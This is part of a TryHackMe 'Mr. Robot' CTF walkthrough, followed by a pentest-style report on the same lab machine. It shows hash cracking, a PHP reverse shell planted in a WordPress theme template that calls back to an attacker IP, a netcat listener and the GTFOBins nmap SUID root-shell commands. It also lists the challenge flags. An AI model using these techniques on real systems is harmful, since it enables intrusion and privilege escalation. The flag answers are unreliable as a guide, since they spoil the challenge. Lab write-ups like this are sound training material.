cat password.raw-md5
robot:c3fc3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ █
```

This is an MD5 hash, which we crack using [CrackStation](#).

The screenshot shows the CrackStation website's password cracking interface. At the top, there's a navigation bar with links to Kali Linux, Kali Tools, GTFOBins, Kali Docs, PayloadsA..., CrackStation, Kali Forums, Kali NetH..., and Exploit-. Below the navigation is a large banner with the word "CrackStation". To the right of the banner are social media links for Defuse.ca and Twitter. A sub-navigation menu includes "CrackStation", "Password Hashing Security", and "Defuse Security". The main title "Free Password Hash Cracker" is centered above a text input field. The input field contains the MD5 hash "c3fcfd3d76192e4007dfb496cca67e13b". To the right of the input field is a reCAPTCHA verification box with the text "I'm not a robot" and the reCAPTCHA logo. Below the input field is a table showing the cracked hash details:

| Hash | Type | Result |
|-----------------------------------|------|----------------------------|
| c3fcfd3d76192e4007dfb496cca67e13b | md5 | abcdefghijklmnopqrstuvwxyz |

Below the table, a note says "Color Codes: Green Exact match, Yellow Partial match, Red Not found." A link "Download CrackStation's Wordlist" is also present.

The password is revealed as **abcdefghijklmnopqrstuvwxyz**. We use this to **switch users**:

su robot Password: abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Step 6: Root Privilege Escalation

The final step is to escalate our **privileges to root**. Now, let's move on to finding files with special permissions that could help us escalate our privileges. We're looking for **SUID** (Set User ID) files, which allow a program to run with the privileges of the file's owner (often root) rather than the user who is executing the file.

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
robot@linux:~$ ^[[A^[[B^[[B
robot@linux:~$
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
robot@linux:~$ cd /
cd /
robot@linux:/ $ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
robot@linux:/ $ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/ $ █
```

We find a binary, **nmap**, with the SUID bit set, which allows us to execute it with elevated privileges. Nmap's older versions have an interactive mode that can be used to spawn a root shell.

Go to [GTFOBins](#) and search Nmap:

The screenshot shows the GTFOBins website interface. At the top, there is a search bar with the text '/ nmap'. Below the search bar, there is a star icon followed by the number '10,635'. Underneath the search bar, there is a horizontal row of buttons with the following labels: 'Shell', 'Non-interactive reverse shell', 'Non-interactive bind shell', 'File upload', 'File download', 'File write', 'File read', 'SUID', 'Sudo', and 'Limited SUID'. The 'Shell' button is highlighted with a yellow background.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

nmap --interactive

nmap> **!sh**

```
robot@linux:/ $ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
# █
```

Boom! We now have root access. The final key is in the root directory:

Let's find our last key:

```
find / -name key-3-of-3.txt cat /root/key-3-of-3.txt
```

```
# find / -name key-3-of-3.txt
find / -name key-3-of-3.txt
/root/key-3-of-3.txt
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3deel161b21670b4e4
# █
```

Conclusion: A Successful Rooting of Mr. Robot

This Mr. Robot-themed CTF was not only fun but also highly educational. We started with basic enumeration, uncovered hidden directories, cracked passwords, and escalated our privileges to root using an old Nmap vulnerability.

This room is a great steppingstone for anyone looking to get into ethical hacking or cybersecurity, with a nice blend of web exploitation and privilege escalation techniques. If you're a fan of the show or just starting in CTFs, this challenge is perfect for you.

Final Keys:

- Key 1: **073403c8a58a1f80d943455fb30724b9**
- Key 2: **822c73956184f694993bede3eb39f959**
- Key 3: **04787ddef27c3dee1ee161b21670b4e4**

The screenshot shows the TryHackMe platform interface. At the top, there's a navigation bar with icons for Try Hack Me, Dashboard, Learn, Compete, Other, Access Machines, a search bar, a notification bell, a Go Premium button, and a user profile icon. Below the navigation bar, it says "Task 2" and "Hack the machine". In the center, there's a binary representation of Mr. Robot's face (a man with a mustache wearing a top hat) overlaid on a grid of binary digits. To the right of the image is a green "Start Machine" button. Below the image, a text box asks: "Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?" It also credits Leon Johnson and states: "This machine is used here with the explicit permission of the creator <3". Below this, there are three questions asking for the three keys, each with a text input field, a "Correct Answer" button, and a "Hint" button. The first key is "073403c8a58a1f80d943455fb30724b9", the second is "822c73956184f694993bede3eb39f959", and the third is "04787ddef27c3dee1ee161b21670b4e4".



Penetration Test Report: Mr. Robot

CTF 

Date of Test: September 17, 2024

Tested by: G. Chanuka Isuru Sampath

Target IP: 10.10.125.130

Objective: Identify and exploit vulnerabilities in the Mr. Robot themed machine, obtain three hidden flags, and escalate privileges to root.

1. Executive Summary

This penetration test was conducted on the Mr. Robot-themed CTF machine. The test identified several vulnerabilities, including misconfigured services and weak user passwords, which were exploited to gain root access to the system. Three hidden keys were retrieved during the engagement, demonstrating the successful compromise of the machine.

Key Findings:

- **Web Server Vulnerability:** Exposed sensitive files, including robots.txt, which led to the discovery of the first key.
 - **Weak Credential Management:** Use of Base64-encoded passwords allowed for easy credential recovery.
 - **Privilege Escalation via Nmap:** The SUID bit was set on an outdated version of Nmap, allowing for root shell access.
-

2. Scope

The scope of this engagement included the single target machine at IP address 10.10.125.130. The goal was to identify vulnerabilities that could be exploited to gain full access to the machine and retrieve three hidden keys.

3. Methodology

The test followed the standard penetration testing lifecycle:

1. **Reconnaissance:** Identify open ports and services running on the machine.
 2. **Enumeration:** Search for directories and files that may contain sensitive information.
 3. **Exploitation:** Use discovered vulnerabilities to gain unauthorized access.
 4. **Privilege Escalation:** Escalate from a limited user to root access.
 5. **Post-Exploitation:** Retrieve all keys and analyze the system for further vulnerabilities.
-

4. Vulnerabilities and Exploitation

4.1 Web Server Vulnerability: Exposure of Sensitive Files


Port: 80 (HTTP)

Service: Apache HTTPD


An Nmap scan identified the Apache HTTP server running on port 80. A Gobuster directory enumeration revealed multiple hidden directories, including /robots.txt. This file exposed the location of the first key.

Evidence:

<http://10.10.125.130/robots.txt>



By navigating to <http://10.10.125.130/key-1-of-3.txt>, the first key was retrieved:



Recommendation:

Restrict access to sensitive files like robots.txt and avoid placing sensitive information in this file. Use proper access control measures to prevent unauthorized access to hidden files or directories.


4.2 Weak Credential Management

Vulnerability: Base64-encoded password

Impact: User credentials were exposed in an easily decodable format.

During enumeration, a license file was discovered containing a Base64-encoded string. Decoding the string revealed valid credentials for the elliot user.

Evidence:



```
<html>
  <head>
    <meta name="color-scheme" content="light dark">
  </head>
  <body>
    <pre style="word-wrap: break-word; white-space: pre-wrap;"> == $0
      " what you do just pull code from Rapid9 or some s@#% since when did you
       become a script kitty? do you want a password or something?
      ZWxsaw900kVSMjgtMDY1Mgo= "
    </pre>
  </body>
</html>
```

Decoded result:

```
(kali㉿kali)-[~/Desktop/TryHackMe/mr_robot]
└─$ echo ZWxsaw900kVSMjgtMDY1Mgo= | base64 -d
elliot:ER28-0652
```

Recommendation:

Ensure credentials are stored securely and are never exposed in reversible encoding formats such as Base64. Consider implementing stronger password policies and encrypting sensitive data.

4.3 PHP Reverse Shell

A **PHP reverse shell** was uploaded to the web server, allowing for remote access to the machine.

The reverse shell was initiated using a vulnerable endpoint at <http://10.10.125.130/404.php>, and a Netcat listener was established to capture the incoming connection.

The screenshot shows a browser window for TryHackMe with the URL <http://10.10.125.130/wp-admin/theme-editor.php?file=404.php&theme=twentyfifteen>. The page title is "Edit Themes" and the file being edited is "Twenty Fifteen: 404 Template (404.php)". The code editor contains a PHP script that performs a reverse shell attack:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net


set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.15'; // You have changed this
$port = 4444; // And this
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourselves if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        print("ERROR: Can't fork");
        exit(1);
    }
}
```

Below the code editor, there are buttons for "Documentation", "Function Name...", "Look Up", and "Update File". To the right of the editor, a sidebar titled "Templates" lists various theme files, with "404 Template (404.php)" highlighted. The address bar at the bottom of the browser window also displays the full URL.



A screenshot of a terminal window titled "kali@kali: ~". The terminal shows a root shell on a Linux system. The user has run the command "nc -lnvp 4444" to listen on port 4444. A connection from an UNKNOWN host at 10.10.125.130:52597 is established. The terminal displays system information: Linux version 3.13.0-55-generic, running on an x86_64 architecture with a 64-bit Ubuntu SMP kernel. It shows the current time (04:41:37), load average (0.00, 0.02, 0.46), and user session details (USER, TTY, FROM, LOGIN@, IDLE, JCPU, PCPU, WHAT). The user is identified as uid=1(daemon) gid=1(daemon) groups=1(daemon). The terminal ends with a message about /bin/sh: 0: can't access tty; job control turned off.

```
(kali㉿kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.17.43.27] from (UNKNOWN) [10.10.125.130] 52597
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64
x86_64 GNU/Linux
04:41:37 up 1:03, 0 users,  load average: 0.00, 0.02, 0.46
USER     TTY      FROM             LOGIN@    IDLE    JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Once the connection was established, the daemon user had shell access to the system.

Recommendation:

Implement strict input validation and filtering to prevent the uploading or execution of malicious scripts. Use modern web security practices like Web Application Firewalls (WAFs) to block unauthorized actions.

4.4 Privilege Escalation via Nmap

Vulnerability: Nmap interactive mode with SUID bit

Impact: Local privilege escalation to root

The system had an outdated version of Nmap installed with the SUID bit set. This allowed a low-privilege user to exploit Nmap's interactive mode to gain a root shell.

Evidence:

```
robot@linux:/ $ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
# whoami
whoami
root
# █
```

Once in interactive mode, executing !sh spawned a root shell.

Recommendation:

Remove unnecessary SUID permissions from binaries like Nmap or ensure they are up-to-date with security patches. Review system binaries regularly to prevent privilege escalation attacks.

5. Post-Exploitation

After gaining root access, the final key was in the /root directory.

Key Retrieval:

1. **Key 1:** 073403c8a58a1f80d943455fb30724b9 (retrieved from /robots.txt)
2. **Key 2:** 822c73956184f694993bede3eb39f959 (retrieved from /home/robot)
3. **Key 3:** 04787ddef27c3dee1ee161b21670b4e4 (retrieved from /root)

6. Conclusion

This penetration test successfully identified multiple vulnerabilities within the Mr. Robot-themed CTF machine. By exploiting these weaknesses, we were able to retrieve three keys and gain root access to the system.

Summary of Findings:

- **Web vulnerabilities:** Exposed directories and files.
- **Weak credential management:** Easily decoded Base64-encoded credentials.
- **Privilege escalation:** Exploited SUID misconfiguration on Nmap.

Recommendations:

1. Implement robust access control measures to prevent unauthorized access to sensitive files.
2. Strengthen password policies and secure credential storage.
3. Regularly update and patch software, particularly SUID binaries.
4. Review and limit the use of high-privileged services and binaries on the system.

7. Appendices

A. Nmap Scan Results:

```
(kali㉿kali)-[~/Desktop/TryHackMe/mr_robot]
$ nmap -sV -sC -oN nmap.txt 10.10.125.130
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-17 23:40 EDT
Nmap scan report for 10.10.125.130
Host is up (0.43s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    closed  ssh
80/tcp    open   http    Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp   open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.91 seconds
```

B. Gobuster Results:

```
(kali㉿kali)-[~/Desktop/TryHackMe/mr_robot]
$ gobuster dir -u http://10.10.125.130/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
=====
Gobuster v3.6                                what you do just pull code from Rapid9 or some s@%# ! by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) kitty?
=====
[+] Url:          http://10.10.125.130/
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Timeout:     10s
[+] Threads:     10
[+] Threads:     10
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 236] [--> http://10.10.125.130/images/]
/blog            (Status: 301) [Size: 234] [--> http://10.10.125.130/blog/]
/rss             (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/]
/sitemap         (Status: 200) [Size: 0]
/login           (Status: 302) [Size: 0] [--> http://10.10.125.130/wp-login.php]
/0               (Status: 301) [Size: 0] [--> http://10.10.125.130/0/]
/feed            (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/]
/video           (Status: 301) [Size: 235] [--> http://10.10.125.130/video/]
/image           (Status: 301) [Size: 0] [--> http://10.10.125.130/image/]
/atom            (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/atom/]
/wp-content      (Status: 301) [Size: 240] [--> http://10.10.125.130/wp-content/]
/admin           (Status: 301) [Size: 235] [--> http://10.10.125.130/admin/]
/audio           (Status: 301) [Size: 235] [--> http://10.10.125.130/audio/]
/intro           (Status: 200) [Size: 516314]
/wp-login         (Status: 200) [Size: 2671]
/css              (Status: 301) [Size: 233] [--> http://10.10.125.130/css/]
/rss2             (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/]
/license          (Status: 200) [Size: 309]
/wp-includes      (Status: 301) [Size: 241] [--> http://10.10.125.130/wp-includes/]
/readme           (Status: 200) [Size: 64]
/js               (Status: 301) [Size: 232] [--> http://10.10.125.130/js/]
/rdf              (Status: 301) [Size: 0] [--> http://10.10.125.130/feed/rdf/]
/pagel            (Status: 301) [Size: 0] [--> http://10.10.125.130/]
/robots           (Status: 200) [Size: 41]
/dashboard        (Status: 302) [Size: 0] [--> http://10.10.125.130/wp-admin/]
/%20              (Status: 301) [Size: 0] [--> http://10.10.125.130/]
/wp-admin         (Status: 301) [Size: 238] [--> http://10.10.125.130/wp-admin/]
/phpmyadmin       (Status: 403) [Size: 94]
/0000             (Status: 301) [Size: 0] [--> http://10.10.125.130/0000/]
/xmlrpc           (Status: 405) [Size: 42]
```

C. Exploitation Commands:

Base64 Decoding:

```
echo ZWxsaW90OkVSMjgtMDY1Mgo= | base64 -d
```

Reverse Shell:

```
nc -lvp 4444
```

Privilege Escalation via Nmap:

```
nmap --interactive nmap> !sh
```

8. Closing Remarks

This penetration test of the Mr. Robot CTF machine highlights several common security flaws that can lead to full system compromise. While the vulnerabilities found are specific to this CTF environment, they emphasize the importance of applying security best practices in real-world systems. Proper configuration management, strong password policies, and regular software updates can prevent many of the issues that were exploited during this test.

It is strongly recommended that the system owners take immediate action to mitigate the vulnerabilities identified in this report. Continuous monitoring and security testing should be conducted to ensure that new vulnerabilities are promptly identified and addressed.

Thank you for the opportunity to conduct this assessment. If you have any further questions or need assistance with remediation, feel free to contact me.

Test Conducted by:G.Chanuka Isuru Sampath

Date: September 17, 2024